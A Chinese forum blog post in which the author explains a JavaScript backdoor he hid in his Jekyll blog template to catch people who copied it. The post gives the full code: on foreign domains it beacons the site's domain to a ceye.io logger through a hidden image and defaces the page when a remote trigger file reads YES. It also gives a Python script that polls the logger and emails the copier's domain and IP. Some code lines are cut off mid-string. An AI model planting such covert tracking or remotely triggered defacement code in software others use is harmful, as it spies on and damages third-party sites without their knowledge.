[思路/技术] 我为何要在自己的博客留后门

Vulkey_Chen 管理员 知识面，决定看到的攻击面

发表于 2019-1-24 10:16:50

前言

在前段时间，我在我博客的模板上加入了后门（JavaScript），今天去除，并将思路简单的写出来。

为什么留后门呢？

起因：在前不久，团队官网模板就被偷走，很让人生气，抄袭者团队（以下简称为：A）没有打一声招呼就拿走了，但可笑的是A并没有在模板中修改JavaScript文件的外链引用，而是直接使用我们的JavaScript文件，所以简单的利用JS修改了一下其主页，提醒了下他，经过后来A主动与我联系并道歉，这件事情才结束～

让我吃惊的是，这件事之后我发现我博客主题模板被拿走了，是的，不止一个哥们。

我在我的博客项目中说明了`https://github.com/gh0stkey/gh0stkey.github.io`

> 个人博客 gh0st.cn 模版来自：https://github.com/heiswayi/the-plain 在原基础上增加了分页、网易云音乐播放器等功能（做了一些排版细节上的调整），拿之前告诉我下，谢谢！

因为博客采用的是Github Pages + Jekyll，所以需要依赖于Github的进行托管，模板也就自然而然的可以直接`git clone`下来，模板也是我进行二次修改的，我觉得起码要尊重下作者，在博客主题或项目之类的进行说明，打声招呼也行，一声不吭的拿走是几个意思.....

有个好兄弟说过这样一段话，望周知：

> 参考别人的研究成果著名来源是基本素质，每个人都应该构建一个和谐积极向上的氛围，知道的人不愿意分享的原因就是不被别人认可，互相认可才能进步，现在理解一些师傅的苦衷了，挺悲哀的。请各位在以后的学习生涯上，尊重别人的分享，认可他人，互相感染才能进步。

关于后门

我是一个“重度洁癖患者”，不喜欢自己的任何东西带上任何污点。包括对于在自己博客模板中加入后门，这对我来说是一件带有“大污点”的事情，所以思考了很久决定加上后门。

后门的构建

JavaScript 后门

模板后门选择的是JavaScript外链引用，而JavaScript的内容构建步骤如下：

1.判断是否是自己的域名（这个正则写的不严谨是可以被绕过的，例如：`gh0st.cn.bypass.cn`）：

```
var host = document.location.host; //获取host
var reg = new RegExp(/gh0st.cn/); //创建正则
var isok = reg.test(host); //匹配结果：False\True
if(!isok){//判断
        ...code
}
```

2.触发式：在一个Web服务上添加了isopen.txt这个文件，内容为NO则不触发，内容为YES则触发。（选择触发式的原因是因为博客上线有本地调试这一环节，如果在本地就触发了，那岂不是得不偿失，没有造成什么直接损害～）

```
var xhr = new XMLHttpRequest(); //创建XMLHttpRequest
xhr.onreadystatechange=function(){ //请求成功则触发
        if(xhr.responseText == "YES"){ //判断请求网站的内容是否是YES，如果是则进行下一步
                document.write("<center><h1>Please tell me before using my template!By:[Vulkey_
        }
}
xhr.open("GET","http://webserver/isopen.txt",true); //请求http://webserver/isopen.txt
xhr.send(null);
```

3.既然选择了触发式的后门，那么就需要知道是谁偷了模板，这里利用的是ceye.io这个平台去记录“小偷”的域名和IP之类的东西：

```
var img = document.createElement("img"); //创建img标签
img.src="http://myblog.你的地址.ceye.io/fuck?domain=" + host; //设置img标签的src属性
img.stytle.display="none"; //设置img标签的样式的display属性为none（表示这个将图片隐藏）
document.body.appendChild(img); //在DOM节点(body)内加入img标签
```

4.在博客模板的header.html中引用了外部的JS地址<script src="http://webserver/xxx.js">

完整代码如下：

```
var host = document.location.host;
var reg = new RegExp(/gh0st.cn/);
var isok = reg.test(host);
if(!isok){
        var img = document.createElement("img");
    img.src="http://myblog.你的地址.ceye.io/fuck?domain=" + host;
    img.stytle.display="none";
    document.body.appendChild(img);
    var xhr = new XMLHttpRequest();
    xhr.onreadystatechange=function(){
        if(xhr.responseText == "YES"){
                document.write("<center><h1>Please tell me before using my template!By:[Vulkey_
        }
    }
    xhr.open("GET","http://webserver/isopen.txt",true);
    xhr.send(null);
}
```

Python 监控

利用`ceye.io`这个平台的API去实时监控，并且使用邮件发信通知。

导入Python模块 && 全局变量：

```
import smtplib,requests,json,urlparse,sys
from email.MIMEText import MIMEText
from email.Utils import formatdate
from email.Header import Header

log = {}
```

1.163邮件发信：

```
def send_mail(domain,ip):
        smtpHost = 'smtp.163.com'
        smtpPort = '25'
        fromMail = '邮箱账户'
        toMail = '邮箱账户,收信方'
        username = '邮箱账户'
        password = '邮箱密码'
        reload(sys)
        sys.setdefaultencoding('utf8')

        subject = u'博客监控到有人偷模板！'
        body = u"[小偷信息]\nDomain: {0} IP: {1}".format(domain,ip)

        encoding = 'utf-8'
        mail = MIMEText(body.encode(encoding),'plain',encoding)
        mail['Subject'] = Header(subject,encoding)
        mail['From'] = fromMail
        mail['To'] = toMail
        mail['Date'] = formatdate()

        try:
                smtp = smtplib.SMTP(smtpHost,smtpPort)
                smtp.ehlo()
                smtp.login(username,password)
                smtp.sendmail(fromMail,toMail.split(','),mail.as_string())
                print u"邮件已发送，监控信息："
                print body
        except Exception,e:
                print e
```

```
                print u"发送失败，监控信息："
                print body
        finally:
                smtp.close()
```

2.ceye.io API调用获取信息，个人中心可以看见API TOKEN，API使用方法：


```
def dnslog_monitor():
        api = "http://api.ceye.io/v1/records?token=你的TOKEN&type=http&filter=myblog"
        r = requests.get(api)
        json_data = json.loads(r.text)
        for i in json_data['data']:
                query = urlparse.urlparse(i['name']).query
                sb_domain = dict([(k, v[0]) for k, v in urlparse.parse_qs(query).items()])['dom
                sb_ip = i['remote_addr']
                if sb_domain in log:
                        pass
                else:
                        log[sb_domain] = sb_ip
                        send_mail(sb_domain,sb_ip)
```

3.main函数：

```
def main():
        while True:
                dnslog_monitor()
```

后门的运行

python脚本挂在服务器跑了一段时间，也发现了一个哥们又拿走了我的博客模板：



让他"用"了一段时间，便将isopen.txt的内容改为了YES（即触发了后门），其后来也与我联系，并进行了和解。

写在最后的话

也是因为“重度洁癖”，决定将模板后门去除。望君尊重技术、分享、作者，共勉！